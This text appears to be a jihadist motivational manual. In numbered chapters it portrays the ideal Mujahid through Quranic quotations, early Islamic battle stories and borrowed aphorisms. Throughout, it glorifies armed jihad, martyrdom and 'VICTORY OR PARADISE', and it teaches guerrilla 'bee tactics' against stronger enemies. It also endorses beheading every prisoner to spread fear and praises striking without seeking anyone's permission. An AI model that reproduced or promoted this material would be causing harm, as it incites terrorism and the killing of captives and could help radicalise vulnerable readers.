At times a Mujahid is like streaming water that flows around obstacles that are getting in its way. Sometimes it happens that resistance leads to inevitable death, and then the Mujahid adapts himself to the circumstances. Without complaining or whining he follows the rocky path winding along the mountain gorges. And his power is akin to water, for so far no one has been able to crush the water with hammer or pierce the water with a knife. The mightiest sword on earth is incapable of leaving a scar on its surface. Waters of a river adapt themselves to possibilities and features that they get to meet on their way, but they always remember about their main goal: the sea. The weakest stream gains power little by little from meeting with other rivers. And the
moment arrives when the might of the water becomes insuperable.

Abu Bakr said to Yazid Ibn Abu-Sufyan: "…I appointed you as a commander, in order to test you; if you handle your job well, I will appoint you to your previous spot and promote you even further; but if you cannot handle it, I will relieve you of your duties. Be god-fearing, because Allah sees your inner self, just as He sees you outward appearance. He that approaches Allah with his deeds is the closest to Allah."

"I appointed you to Khalid's place, so leave your Jahili arrogance behind, because Allah hates it as He hates the arrogant ones. When you come to your troops, treat them well. Start doing good and promise it to them. When you give advices, speak briefly because where there are many words, one word makes you forget another word that you said. Improve yourself and the people will improve for you. Make sure you read prayers (Namaz) on time, with full Rukus (*done by bending forwards with your hands on your knees, but keeping the back straight*) and Sujuds (pr*ostrating yourself by kneeling, with your forehead, nose, hands, knees, and toes all on the ground*), and with the fear of God. If ambassadors of the adversary come to you, respect them,
but don't let them stay too long: so that when they leave your army camp, they may know nothing. If they stay longer, they will find out your weaknesses and your secrets. Show them the army's stronger side. Do not let any other ones from your circle talk to them, only you do the talking."

"When you give advices, be candid. At nights stay up among your companions, and you will find out a lot, and veil will open up before you. Increase the number of sentries and arrange them across the camp. Come to them suddenly. If you find somebody sleeping during the night watch, teach him a good lesson, punish him, but not too severely. Do not be afraid of punishing the ones who were found guilty. But do not be in haste when doing this. Do not leave the Mujahids without control, otherwise they will get spoiled. And do not spy on them, or else you will dishonor them. Do not announce people's faults. Make sure you are fine with their appearance. Do not sit with idlers, but sit with faithful and trusted men. Do not be a coward, or else the men will get cowardly
too. Do not steal from the spoils of war, for it brings the need nearer and moves the victory farther away. If you find people devoted to prayers, leave them and let them do what they are doing."

Umar compensated the insufficient number of troops with the power of their commander. A Mujahid must be both patient and swift at the same time.
Wise men say: "In accordance with the situation that you are in, concentrate or dissipate your energy."

Every time the Prophet (peace be upon him) was setting out for a military march, he would always make a secret of the time and direction in order to conceal the purpose of the march from the enemy.

There are two strategic mistakes: to hurry and to set out early than when the right moment comes, or linger and miss the moment. So, in order to avoid either one of these things, the Mujahid considers each case as the only one of its kind and never uses any common formulas and ready-to-use recipes.

Amr Ben Al-As said: “I have never got involved in a case without studying the ways of withdrawal beforehand. But once I would get involved, I would never rush to run away headlong.”

This is what a Chinese sage says about strategy:

“Make your enemy believe that he will not achieve much by attacking you, and thus you will weaken his militant ardor.”
“If you see that the odds are in the enemy’s favor, do not feel ashamed to leave the battlefield to him, for it is not the outcome of any individual battle that counts, but it is the final outcome of the war that matters.”

“If you have enough power, cast your false shame aside and pretend to be weak: it will make the enemy lose caution and attack you without waiting for the right moment to come.”

“The skill to catch the adversary by surprise is a prerequisite of victory in war.”

And here are the five rules of combat formulated by another Chinese sage Juang Chi three thousand years ago:

“Faith: before engaging in a battle, you must believe what you’re doing it for.”

“Companion: learn to choose companions and fight shoulder to shoulder with them, for no one can with a war all alone.”

“Time: a true Mujahid remembers that a combat in the winter is different from a combat in the summer. When engaging in a combat, he always chooses the right moment.”

“Space: you cannot fight in the mountains the same way you are fighting on a plain. Evaluate everything around you and choose the best way to fight.”

“Strategy: the best Mujahid is one who can foresee and prepare the course of the battle.”

6. SHORTCOMINGS

Allah says: “Ask protection for your fault and for the believing men and the believing women.” (**Muhammad, 19)**

A Mujahid had to meet many people who would try to show their bad side as soon as they got a chance. It is their inner powerlessness that they are hiding behind their belligerent vigor; they hide their fear of loneliness behind their mask of independence. They do not believe in their own abilities, but at every corner they shout about their virtues and their values.

A Mujahid sees these traits in many men and women whom he had to know. But he never falls for delusion and never trusts the first impression. But if they want to get him stunned or interested,

he persistently keeps silence. He constantly uses any chance he can get to fix his shortcomings, for he sees himself in other people, like in a mirror.

Allah says: “Surely Allah does not change the condition of a people until they change their own condition” **(The Thunder, 11)**

7. CONFRONTATION

Almighty Allah says: *“therefore vie with each other in good works”* **(The Cow, 148)**

Prophet (peace be upon him) said: *“…and Allah will be helping His servant for as long as he helps his brother.”*

He that protects his friends will not tremble before the storms of this reality and will always find power inside himself to overcome hardships and move on.

At times a Mujahid opposes those whom he loves.

He looks around and recognizes his brothers. He looks back and determines who his adversaries are. He is relentless towards treason but he never takes revenge, he only removes traitors from his own life and does not fight against them any more than he has to.

A Mujahid knows what his capabilities are. He has no need to be bragging about his talents and his virtues. A Mujahid does not spend his days trying to perform the role that somebody else assigned to him.

A Mujahid does not make any efforts to look like something. He is what he is!

For a Mujahid there are no such concepts as “better” or “worse”, for everyone in his eyes is gifted enough to follow the Straight Way. But there are people who are not satisfied with it. They are trying to hurt him or to insult him, to provoke an argument or to do anything to make him mad.
And in such moments the heart tells the Mujahid: “Cast the insult aside, it will not increase your abilities. You will only waste your energy.”

A Mujahid doesn’t waste his time when responding to the challenge, for he knows that what was prescribed by the Most High has to be fulfilled.

8. TACTICS

Almighty Allah says: *“And say: Work; so Allah will see your work”* **(The Immunity, 105)**

Before engaging in a battle, upon which many things depend, a Mujahid asks himself: “But what would I do if I had to fight with my own self? How well have I managed to develop mastery and swiftness in myself?” And thus he determines his own weak spots. He knows that he learned at least something from each one of his prior battles. Yet at the same time the lessons that he learned made the Mujahid suffer more than he had to.

When the hour of the battle approaches, the Mujahid tries to be ready for any unexpected thing. He always tries to strike the enemy first and thus impose his own plan of the battle on the enemy. When the enemy outnumbers, both in power and in means, the Mujahid uses the tactics of his glorious ancestors: "the bee tactics". Just like bees, the Mujahiddeen constantly circle around the enemy and dealing weak yet multiple and regular blows to any spot that there is available. The enemy thus gets worn out and the number develops into quality.

Umar Ibn Al-Khattab said to Saad Ibn Abu Waqqas:

"I am ordering you and your men to be more afraid of their own sins rather than being afraid of the enemy. Because the sins of the troops are much more dangerous than their enemy is. Muslims win because of the enemy's sinfulness before Allah. If this were not so, we would not have been able to defeat them, since our number is lesser than theirs and our weapons are not like the ones that they have. If we will be equal with them in sins, they will overpower us. But we are winning with our dignity, but not with our power."

"Know that angels of Allah will always be with you in your march; they know what you are doing. Feel ashamed before them. Do not commit sins when being on the way of Allah. Do not be saying, 'Our enemy is worse than we are, they will not overpower us'. Sometimes one nation rules over another nation, which is a worse nation, just like the Hebrews were being ruled by heathens when they were evoking the wrath of Allah."

"Ask Allah for help against your whims the same way you are asking for victory over enemies. Treat Muslims in your marches gently. Give one day of rest each week. Stay as far as you can from villages where agreements were signed and where Zimmii (*people of other beliefs who are under Muslim rule and who have an agreement with Muslims*) are living. Do not let anybody in there except the most trusted ones, except the religious people. In order to defeat the enemy, do not allow any injustice towards the people whom the agreements were signed with. When you enter the enemy's land, send your reconnaissance men in order to have the information. Keep some of the locals with you, the ones who are loyal to you and the ones you trust. Because liars are useless, even though sometimes they tell the truth. A deceiver spies to your detriment, but not to your benefit."

"Send advanced detachments more often. Choose the smartest and the most tested ones for such detachments. Give them the best horses. When choosing, do not be guided by your own sympathies; do not be sending detachments and groups in the places that are obviously dangerous. Get to know the terrain and get to know the locals. When you see the enemy, assemble all troops, detachments and groups. Muster up all your strength, do not start the contact battle until you have to go for it. When you see the enemy's weakness, strike there. Treat the enemies the same way they are treating you. Guard your army thoroughly, be careful of attacks done by night. Do not let a prisoner go without cutting his head off, so that the enemies of Allah and your enemies could be afraid. Allah protects you and those who are with you. Allah is the One Who gives victory over the enemy and the One Whom you ask for help."

A Mujahid knows that it is impossible to be living in a state of total relaxation or total tension. He is like an archer, who has to bend his bow. He sees that the horse strains all of its muscles when overcoming the hurdles. But he can tell the tension from purposeless bustling and he would never get the two things confused.

He knows that a fallow-deer is strong with its legs, and a seagull's strength is in how sharp- sighted it is when detecting a fish and how keen it is to get the fish out of the water. The Mujahid knows that a

tiger is not afraid of a hyena, for a tiger is confident of its power. And then the Mujahid tries to comprehend what he can be counting on. And he checks his ammunition, which consists of three things: faith in Allah, hope for His mercy, and love for Islam. If all three things are there, then the Mujahid goes on and continues on his way.

After all, the Most High says in the Holy Koran: *"And helping the believers is ever incumbent on Us."* **(The Romans, 47)**

9. PERSISTENCE

The Most High says: *"And most certainly We will try you until We have known those among you who exert themselves hard, and the patient, and made your case manifest."* **(Muhammad, 31)**

A Mujahid honors the main postulate of *I Ching*: "Persistence is wholesome".

He knows that stubbornness has nothing to do with persistence. For times come when battles that last longer than normal wear out your power and reduce your inspiration. And that's when the Mujahid changes his tactics. He understands that his ability to resist is just about to run out, so he withdraws from the battle and takes a breather. He is persistent in fulfilling his will, he can improve a favorable moment and then he can start a new offensive. A Mujahid always returns to battle not because he is stubborn.
A Mujahid always recalls these words: "There was a time when I was hearing out the stories about somebody's bravery. There was a time when I was just living: just because I had to be living. And now I am living because I'm a Mujahid and because one day I want to appear before the One for Whom I was fighting for so long."

10. SUFFERING

Almighty Allah says: *"And among people there are those who are ready to sell themselves just to please Allah; and Allah is full of compassion towards His servants."*

Prophet (peace be upon him) said: *"Whatever befalls a Muslim, whether it is weariness, a lingering illness, anxiety, sadness, grief (or) even if he gets stung by a thorn, Allah will certainly forgive him some of his sins for that."* **(Bukhari and Muslim)**

Mujahids are trying not to make the radiance in the eyes fade away. They are living in this world, they are not shunning other people, they start on their journey with an open heart. Quite often they get overwhelmed by fear. Not always do they do a right thing. At times they suffer because of trifles, at times they are small-minded and vain, and at times they think that they cannot grow. Quite often they are assured that they are not worthy of grace or miracle. Not always are they self-confident. They spend sleepless nights and suffer from having done something wrong.

But Mujahids always seek calmness and strength in prayer.

Once a Mujahid experiences injustice that was done to him, he tries to remain alone, so that nobody sees him suffer. It is both good and bad. For one thing is when you let your heart heal the inflicted wounds by itself. And another thing is spending the whole day in deep reflections and being afraid to show your weakness to everybody else.

But when such a thing happens, the Mujahid isolates himself in silence and does not waste his energy on words, for words may be of no help. It is a lot better to save your energy for the Resistance, to arm yourself with patience and keep in mind that Allah sees that you are suffering unjustly and thus he puts you to the test.

A Mujahid says: "O Allah, Thou seest everything! Everything is for Thy sake! And my reward is with Thee!"

And Allah gives the Mujahid what he needs most: time, and sooner or later everything will turn to his benefit if he shows patience.

Prophet (peace be upon him) said: *"Fear a prayer of an offended one because there is no barrier between it and Allah."* A Mujahid is familiar with despair.

Sometimes it seems to him that he has no power to awaken the desirable feeling of inspiration in his soul. Throughout many days and nights he has to abide in a depressed state, and none of the new events can ever return his prior inspiration to him.

"His fight is over with," his friends say.

The Mujahid is hurt and ashamed when hearing such words, for he knows that he has not reached the goal that he has been striving for. He is persistent and he does not stop halfway. At such moments he addresses to the Most High in prayers and a new door opens up before him when he least expects it.

The Mujahid is being advised: "Don't raise a storm in a teacup."

He is not inclined to exaggerating the difficulties and he always tries to maintain the calmness needed. But he never starts evaluating the measure of someone else's suffering.

Some trifling thing of no importance to him whatsoever may act as a fuse, and the despair that has been accumulating in the soul of his brother may break out and blow up. The Mujahid respects suffering of his loved ones and does not compare it to his own grief.

Each person has his own cup of woe.

11. HARDSHIPS

Allah says: *"And We will most certainly try you with somewhat of fear and hunger and loss of property and lives and fruits; but give good news to the patient"* **(The Cow, 155)**

At times a Mujahid has no place to sleep, nothing to eat, not enough weapons and ammunition. At times he is overcome with illnesses and there is no medical assistance. "That's all right," he figures – " It's a part of my job. Nobody was making me go this way. This is the decision that I made." These words contain his entire might: he chose his Way, and for him there is nothing to be whining about and nobody to complain to.

Prophet (peace be upon him) said: *"Whomever Allah wishes good, them He puts to the tests."* **(Bukhari)**

A Mujahid admires the steadfastness that the Prophet's aunt, Safia, had. She was the first out of 8 Muslim women who killed the enemy for the defense of Islam.

During the Battle of Uhud she was fighting desperately while defending the Prophet (peace be upon him), and after the battle she discovered her brother Hamza with his belly ripped up, his liver torn out, his nose cut off, his ears chopped off and his face terribly disfigured, and she said:

"All of it is in the name of Allah, and I am happy with the destiny prepared for him by Allah. I swear to Allah, I will be steadfast and may Allah grant him the proper reward."

12. WISDOM

Allah says: *"Call to the way of your Lord with wisdom and goodly exhortation…"* **(The Bee, 125)**

Prophet (peace be upon him) said: *"A wise one is he that requires an account from his soul and does (righteous) works for what will be in the hereafter. A weak one is he that allows his soul to be guided by its passions, while hoping for Allah."* **(At-Tirmizi)**

A Mujahid learned long time ago that Allah sends loneliness in order to teach a person the art of communal life.

Allah uses anger to show the endless value of the world, and He uses boredom so that the importance of risk and selflessness could become clearer.

Allah uses silence to suggest how responsible each word has to be. Tiredness is for making the delight of cheerfulness be manifested. Infirmity is for us to realize the delight of health fuller.
With fire Allah gives us the idea of water. With earth He teaches us what air is. And with death Allah shows us how important the life is.

A Mujahid will not waste his time to criticize decisions made by others. The important things will stay and the useless things will vanish.
To believe in your Way, there is no need to be proving that someone else chose a wrong way for himself.

Chinese philosopher Lao-Tse said: "The way of the Mujahid includes respect towards anything small and fragile. Always try to catch the moment when you should take proper steps. Even if you already mastered the art of archery, still watch closely how you put the arrow and bend the bow. In the final analysis, a novice who firmly realizes what his needs are ends up being wiser than an absent-minded sage. Concentrating love within yourself means happiness; concentrating hatred entails upheavals. He who could not discern a difficulty leaves the door open and thereby gives rise to disasters. A battle has nothing to do with a brawl!"

Implanted habit cannot be determining any important steps.

A Mujahid remembers the words uttered by another sage: "Consequences of the actions that we take are stunning to cowards yet to wise men they are like rays of light."

"The world is like a chessboard. The pieces are our everyday deeds; the rules of the game are so-called laws of nature. We cannot see the One Whom we are playing with, but we do know: He is just, patient and honest."

A Mujahid is enjoined to comply with the agreement signed with Allah in full. He knows that God will not omit a single mistake made by those whom He loves, and will not let the ones whom He preferred to be pretending not to be aware of the rules of that agreement.

A Mujahid is wise and therefore he never keeps talking on and on about his defeats.

13. RISK

The Most High says: "*Had it been a near advantage and a short journey, they would certainly have followed you, but the tedious journey was too long for them; and they swear by Allah: If we had been able, we would certainly have gone forth with you; (by committing a perjury) they cause their own souls to perish, and Allah knows that they are (lying) most surely*" **(The Immunity, 42)**

A Mujahid studies with careful thoroughness what he is going to attack. However hard the way to the goal could be, there are always the tricks and ways to overcome obstacles. A Mujahid does not look for any roundabout roads. He sharpens his sword and tries to make his soul get filled with steadfastness, which you can't be fighting a worthy battle without. But once he starts moving along the way, he realizes that there are hardships and obstacles that he did not take any notice of.

If he decides to wait for a right moment to come, he will never start moving forward; a little bit of madness is needed to make your first step. A Mujahid can put this madness at his service.

For it's impossible to foresee everything at once, especially during a war.

14. PERSEVERANCE

Allah says: *"Of the believers are men who are true to the covenant which they made with Allah: so of them is he who accomplished his vow, and of them is he who yet waits, and they have not changed in the least"* **(The Clans, 23)**

A Mujahid knows his weaknesses and he knows what he is gifted with. Others may complain:
"We had no opportunity". They may be right, but a Mujahid will never let himself get torpid for that reason, no way, he will strain his every nerve and his every gift that he has.

A Mujahid remembers the words of one disciple, who said these words before the Battle of
Mutah, where there were only 3 thousand Muslims and 200 thousand infidels (Kafirs):

"I swear to Allah, o people, we are fighting not without numbers or our strength, but we are fighting with our faith. So go ye forward for the sake of what you set out on this march for. Allah provided you with success in any of the two possible outcomes: either victory or death on the battlefield for the faith."

There are no abstract ideas existing for a Mujahid.

Everything is material and definite, and everything commands respect to him. A Mujahid is not sitting still chilling at his home and observing what is going on in the world from the outside. No, he accepts all challenges from the world and in them he sees an opportunity for his own transformation.

Some of his companions might have been complaining all lifelong about having no choice, or they might have been discussing the decisions made by others.

A Mujahid transforms his thought into action.

At times a Mujahid happens to pick his goal incorrectly, and then, without complaining and murmuring, he pays for the mistake that he made. At times he happens to go astray, and then he wanders around on and on before he gets back on the path that was leading him at the beginning.

But a Mujahid never deviates from the chosen path.

15. RESOLVE

Allah says: *"so when you have decided, then place your trust in Allah"* **(Family of Imran, 159)**

A Mujahid never changes his mind on the decisions that he makes.

Before getting down to the actions, he gets into long reflections and evaluates the level of his readiness, the measure of his responsibility and his duty before the others. While trying to maintain his composure, he thoroughly researches his every step, the way as if everything depends on him. And he performs the Sunnah: a prayer (Namaz) with two Rakats (*sets of prayers*), asking Allah for guidance. But at the moment when the decision is made, the Mujahid starts moving ahead without looking back: he has no doubts that the choice that he made is correct, and even if the circumstances happen to be different from what he was anticipating, the Mujahid never deviates from the chosen path, while relying on the help from Allah. And if the decision was correct, he wins a victory in the battle, even if the battle is longer than he thought it would be. But if the decision was erroneous, he will suffer defeat and will have to start it all over again, but this time he will be fully armed with his bad experience after trying it the hard way. But his reward will be according to his intentions.

A Mujahid is like a rock.

When he is in a plain, everything around him is full of harmony, and he remains unflinching. People may erect their dwellings in his shadow that renders protection from any destructive storms.
And if he happens to stand on a slope or on a hill, and everything around him enjoys no balance or respect, that's when he will show his might and assault the enemy who tries to disturb the peace. At such moments a Mujahid is destructive and lethal and no one is able to hold him.

And a graphic example for the Mujahid is the deed done by over four hundred disciples, who swore by death at the hardest moment of the battle with the heathens of Musailima. It was when Sabeet put the balm for the dead all over his body, wrapped himself in a shroud and announced before everybody:

"O Muslims! This is not the way we were fighting during the times of the Messenger of Allah! It's sad for me to see how you made your enemies get used to attacking you so fearlessly… It is also sad for me to see how you got used to suffer defeat from them…"

Sabeet lifted up his eyes to the sky and called out: "O Allah, indeed I have nothing to do with what these heathens came here with (Musailima and his accomplices). Indeed, I have nothing to do with what these (arguing Muslims) are doing."

Then, like an enraged lion, he pounced on the enemy shoulder to shoulder with his best companions: Al-Baraa Ibn Malik, Zaid Ibn Al-Khattab, Salim Maulayya and many others from among the first Muslims. And they won that battle.

This is why a Mujahid never asks anybody for a permission to strike with his sword, he just takes the sword in his hand. The same way he will never waste his time to explain his actions: he is faithful to what has been predetermined by God and he is responsible for what he is doing.

Allah says: "*And whoever is patient and forgiving, these most surely are actions due to courage.*" **(The Counsel, 43)**

A Mujahid thinks about both war and peace all at the same time and he can act in accordance with the circumstances.

Once he started a Jihad, a Mujahid goes to the very end. His motto is VICTORY OR PARADISE!

16. FRIENDSHIP

The Most High says: *"The believers are but brethren"* **(The Chambers, 10)**

Prophet (peace be upon him) said: *"One who defends the honor of his brother, Allah will defend his face from Fire on the Day of Resurrection."* **(At-Tirmizi)**

A Mujahid knows that the best tutors are his brothers, with whom he comes out on a battlefield. When a Mujahid needs help, first of all he tries to understand the way his friends act in difficult circumstances: whether they do something or nothing. While searching for inspiration, he reads the lips of a person standing next to him and listens to the words that his guardian angel is whispering to him.

When tired or lonely, he does not get carried away in his thoughts to men or women who are far away, but he looks for those near him and with them he shares his longing and seeks understanding from them without suffering consciousness of his guilt, and he derives pleasure from it.

At times, while sitting at a campfire, the Mujahids (Mujahiddeen) hurl accusations against one another, yet they spend the night in one tent and leave their past offences behind.
Time after time they have a novice among them. Since he has no common history with them, he shows only his gifts and capabilities, from which some look at him as if he were a teacher.

However, a Mujahid never compares a newcomer to his old companions-in-arms. "Welcome!" he says to him, but he will start trusting him only after he knows not just about his strength but about his weaknesses as well.

When engaging in a battle, a Mujahid tries to comprehend the limit of capabilities of his companion-in-arms.

He was destined to be near his fellow Mujahids, but at times he has to practice his mastery of weapons on his own. And so, he separates from his brothers and becomes like a star.

He illumines the part of the Universe that was allotted to him, so that those who look up to the sky could see other galaxies and other worlds.

His persistence and perseverance will soon be rewarded. Other Mujahiddeen are approaching him one after another, and all together they form entire constellations and galaxies.

A Mujahid knows: the farthest star in the Universe reveals its presence in what surrounds *him*.

17. GENEROSITY

Prophet (peace be upon him) said: *"It is not the abundance of property that brings riches, but richness of the soul is what the (true) riches are."* **(Bukhari and Muslim)**

A Mujahid gives the best of what he has in him, and this is what he demands from others. And in addition to that, he bigheartedly and generously tries to show to the whole world what each man is capable of doing. "People are ungrateful," some of his companions might note in this regard. A Mujahid can never be confused with such a talk. He keeps encouraging his fellow Mujahids and spurring them to action, for this is how he exerts influence upon his own self as well.

Prophet (peace be upon him) said: *"Those who did not personally participate in military marches or who did not equip anybody from among the participants of such marches for a march or who did not take care of their family members, Allah will smite them with disaster even before the Day of Resurrection comes."* **(Abu-Daud)**

A Mujahid shares what he knows about the Straight Way with others.

He that helps others can count on being helped. He that was taught must teach others, and so, while sitting at a campfire, a Mujahid tells about how his day of battles was going.

"Why divulge your strategic secrets?" they whisper to him – "Don't you understand that you are taking a risk? You have to share your victories with others!"

A Mujahid only smiles in response without saying a single word.

He knows that if the Paradise, which he will gain in the end of the road, will be empty and uninhabited, it would mean that the fight was making no sense at all.

18. PRAYER

Allah says: *"surely prayer keeps (one) away from indecency and evil…"* **(The Spider, 45)**
A Mujahid needs some time for himself.

He uses that time for rest, for contemplation and for worshipping the Almighty Creator. Even in the heat of a battle a Mujahid manages to pray and perform Zikr (concentrating on God's name, divine remembrance).

There are two types of prayer.

The first type is when a man asks Allah for certain events to happen in his life, while trying to suggest to Him what should be done. The Almighty is given no time or space for action. And He, Who knows much better what really *is* better for everyone of us, does not heed such a prayer, and keeps doing what He considers necessary. And the praying person starts feeling that his prayer was unheard.

The second type of prayer is when a man may not even realize which ways the Creator paves for him, yet he waits until all plans of the Most High in his life are fulfilled.

He asks for deliverance from sufferings and afflictions, he asks to send him courage of spirit for the Righteous Battle, yet he never forgets to repeat each minute: "May it be Thy will".

This is the way a Mujahid prays.

It happens that the moments come when the way that the Mujahid follows becomes habitual, monotonous and boring. In such conditions mentioning of Allah is of great help.

The Most High says: *"…and remember Allah much, that you may be successful"* **(The Congregation, 10)**

When a Mujahid has to accomplish the same mission over and over again, he uses that method and a routine duty thus turns into a prayer.

Prophet (peace be upon him) said: *"The servant becomes the closest to his Lord when he makes a low bow; so address to Him with supplications (in such minutes) more often".* **(Muslim)**

A Mujahid devotes himself to prayers. At the same time he tries not to think about anything; in his mind he moves away from searching for any pleasures, from challenges and revelations, from the entire earthly bustle.

And then the soul of a Mujahid gets filled with joy and tranquility.

19. VICTORY

Allah says: *"O you who believe! If you help (the cause of) Allah, He will help you and make firm your feet."* **(Muhammad, 7)**

Imam Ibn Qayyim, may Allah have mercy upon him, said there are five major qualities that Allah prescribes to the Mujahids (Mujahiddeen). If some group of Mujahiddeen possesses such qualities, then it will surely win, even if the enemy group outnumbers them:

1. Steadfastness
2. Mentioning Allah
3. Submission to Allah and His Messenger
4. Coordinating their actions and not getting involved in arguments that lead to cowardice and weakness. An argument weakens those arguing and only makes the enemy stronger. Indeed, coordination in one is like a sheaf of arrows that cannot be broken, but if you untie them, you can break the arrows all one by one.
5. Patience is the main and the correct foundation thereof.

These are the five qualities that the victory is based on. If these qualities or one of these qualities are lacking, then the victory is lacking as well, depending on which quality is absent.

The disciples possessed these qualities. And not a single community could oppose them and they were always winning. And when these qualities started getting weaker, the whole thing came down to what it is today.

Almighty Allah says: *"And certainly Allah made good to you His promise when you slew them by His permission, until when you became weak-hearted and disputed about the affair and disobeyed after He had shown you that which you loved; of you were some who desired this world and of you were some who desired the hereafter; then He turned you away from them that He might try you;"* **(The Family of Imran, 152)**

When starting a fight, a Mujahid declares: "I have a goal". When many years go by he realizes that he can achieve what he wants and that he will be rewarded.

And then he experiences sorrow. For he is aware of grief and loneliness, failures and disappointments of other people as well, which haunt most of the mankind. And to him it seems like he is unworthy of what he will have to obtain.

"Give out everything," his angel whispers to him.

And the Mujahid kneels down and offers up all of his victories to Allah.

Because he does that, the Mujahid stops asking himself stupid questions and overcomes the feeling of guilt.

All ways in the world are leading to the Mujahid's heart: he uses caution when plunging into the rapid of passions, which his life is certainly full of. The Mujahid knows that he is free to choose what he desires; he makes decisions with courage and without looking back, and at times he even rushes headlong. He accepts his passions and reaps the fruits thereof. He knows that one shouldn't reject the rapture given by victories; victories are a part of life, and they make the souls of those who were striving after them happy.

At times in the heat of a battle that seems to know no end, the Mujahid gets struck with some idea and he wins the victory instantly.

And then he thinks: "Why was I suffering for so long and fighting the battle that could have been won with the forces twice as smaller as what I have spent?"

Indeed, any task looks very simple once it has been solved. And a major success, which was achieved with no efforts – as it may seem now, -- was the last link in the chain of minor victories that remained unnoticed.

And then the Mujahid understands the meaning of what happened, and instead of accusing himself of taking too long to reach the goal, the Mujahid is glad that he finally reached it.

Prophet said: *"A group out of my community that fights for the truth will not cease winning until the Day of Judgment."* **(Muslim)**

After winning a battle he celebrates victory. It cost him dearly: there were losses, there were difficult moments, there were nights of painful doubts and days of never-ending waiting.

When seeing the Mujahid rejoicing, people wonder: “Why is he triumphing so much about it? Who knows, maybe he will have to face disappointment in his next battle. Before you know it, he may incur anger of the enemies on him.”

But the Mujahid knows the explanation for his actions. He wants to enjoy his self-assurance, for it is the most precious gift brought by the victory.

He also knows that one must restrain his passions and delights in order not to forget that you can’t always be following your passions in everything, and that help and victory come from Allah.

Aisha said: “I had never seen Messenger of Allah, peace and blessing of Allah be upon him, laughing so hard with his mouth open that even his uvula would be seen, for he would only smile.”

Today he celebrates victory that he won yesterday, and from today’s triumph he derives strength for the battles of tomorrow.

Ability to control your delights after victories helps accept bitterness of defeats as well.

20. LONELINESS

Prophet (peace be upon him) said: *“There are four companions who are the best; a unit of four hundred is the best unit; the best army is army of four thousand troops, but twelve thousand (Mujahids) can never be defeated because of their number being too small.”* **(Abu-Daud and At- Tirmizi)**

A Mujahid knows that a man is not an island.

He cannot be fighting for the truth all alone; whatever his plan might be, it still depends on other people. He needs to be discussing his intentions with somebody so that he could ask somebody for help and assistance and in the moments of rest sit at the campfire and tell somebody about his past battles.

But a Mujahid will never allow this need to be mistaken by others for being unsure. His deeds are obvious, yet his plans are veiled with mystery.

A Mujahid rests along with his brothers, but he never shifts the responsibility for the steps that he himself has taken.

At times he involuntarily takes a wrong step and plunges into the abyss.

He gets tormented with loneliness and frightened by the ghosts. When he was looking for a Righteous Battle, he could not assume that something like that would happen to him. But it did. Submerged in darkness, he calls to his heart: “I am plunging into the abyss, the waters are so dark and so deep”.

“Remember one thing,” his heart replies – “He who did not just plunge but who remained under water is the one who chokes and drowns.”

And the Mujahid strains every nerve to get out of the predicament that he ended up in.

Prophet (peace be upon him) said: *“If people but knew about trips in loneliness what I know about them, not a single horseman would set out on his way at night all alone.”* **(Bukhari)**

A Mujahid uses loneliness, but never lets loneliness use him.

A Mujahid uses a very good exercise in the moments of dismay and confusion: he tries to do sensibly and carefully what others do unknowingly: to breath, to blink, and to notice the surroundings. And thus he gets free from tension and allows his intuition work more freely – his fear and desires do not get involved in this work.

A Mujahid knows how to maintain the balance between loneliness and dependence.

21. LOVE

Allah says: *"And be kind to him who follows you of the believers."* **(Poets, 215)**

Prophet (peace be upon him) said: *"Indeed, Almighty Allah is not looking upon your bodies or your appearance, but He is looking upon your hearts."* **(Muslim)**

A Mujahid cannot do without love. The need to give out warmth and caress is in his very nature, like the need to eat and drink, and like the pleasure from the Righteous Battle. If the Sun goes down and the Mujahid did not experience any happiness, then something goes wrong.

He sees that there is an ardent heart hidden behind the icy mask that the people are putting on themselves. And this is why he risks more than other people do. He seeks love unceasingly and constantly, even if in these searches he sometimes gets to hear a "no" or leave with nothing and feel rejected. A Mujahid does not let himself be intimidated by the circumstances when he looks for the significant other whom he needs. He cannot do without love.

Prophet (peace be upon him) said: *"Marry those who love and who are fertile, for on the Day of Resurrection I will be proud of your great number before other prophets."* **(Ahmad)**

And a Mujahid marries as soon as he gets the first chance because this also is a part of Jihad, for a righteous family is the foundation of a righteous society.

Quite often did he have to suffer because of those unworthy of his love.

Moments come when his life puts him to the test and makes him part with those whom he always loved. During such moments a Mujahid tries to find out whether he fulfills God's will or whether he is full of self-love. In the former he obeys it with no complains or murmur, even if he has to part with someone on his way.

But if such parting comes from somebody's malicious intent, the Mujahid gives it a ruthless repulse.

A Mujahid knows that since he is capable of seeing good, this is because he carries the good things within himself, for the world is like a mirror where everybody sees his own reflection.

22. JUSTICE

Allah says: *"Now surely the curse of Allah is on the unjust."* **(The Holy Prophet, 18)**

A Mujahid cannot be indifferent towards injustice.

He knows: everything in this world is intertwined and united, and therefore any action done by one person has an influence on other people, however many of them there are upon the Earth. And therefore, when seeing someone else suffer, he unsheathes his sword to put everything back
in order where it belongs.

But when fighting oppression, he never condemns the oppressor, for he remembers: each one will have to answer for his own deeds before God. After accomplishing his mission, the Mujahid refrains from making any judgments.

A Mujahid came into this world to help his brothers but not to condemn his neighbors.

Allah says: *"And act equitably; surely Allah loves those who act equitably"* **(The Chambers, 9)**
A Mujahid is endowed with the gift to strike and a gift to forgive. He uses both with the same skill. There is no such Mujahid who could say, while sitting in the company of his brothers: "I have always done what is right". He that claims such a thing is either not telling the truth or has not learned to know his own self. For in the past a true Mujahid had to do something that was not right.

But then, while on his way, he understands that Allah will inevitably bring him back together with the people whom he might have wronged.

This is the way he gets the opportunity to redeem the evil that he once did. And the Mujahid seizes this opportunity without hesitation.

Almighty Allah says in the Koran: *"Surely Allah enjoins the doing of justice and the doing of good (to others)"* **(The Bee, 90)**

A Mujahid honors the words of Umair: "O people! Indeed, Islam is a strong citadel and firm gate. And the citadel of Islam is justice and the truth is its gate. But if the citadel and the gate collapse, then the holiness and inviolability of this religion will be trampled upon. But so long as the ruler is strong, Islam is invincible. And the power of the ruler is not in the art of handling a whip and cutting heads off with a sword. The power is in just and lawful rule."

A Mujahid always strives after balance between steadfastness and mercy. He always acts justly. To make a dream come true, your faith has to be firm and mighty, and when the goal is achieved, one should remember that the way leading to the goal is not always what it might look like to our imagination.

This is why a Mujahid can both give orders and be compassionate.

Prophet (peace be upon him) said: *"Those showing excessive strictness will perish!"* **(Muslim)**

Allah will never leave his servants, but His plans and destinations are beyond comprehension. Ability to command, as well as to be under orders, inspires the Mujahid.
A Mujahid never accepts something unacceptable.
A Mujahid knows that the most important words are short in all languages. God.
Yes. Life.

These words, which can be easily pronounced, fill vast expanses.

But there is yet another word, which is short as well and which is hard for many people to say. This word is “no”.
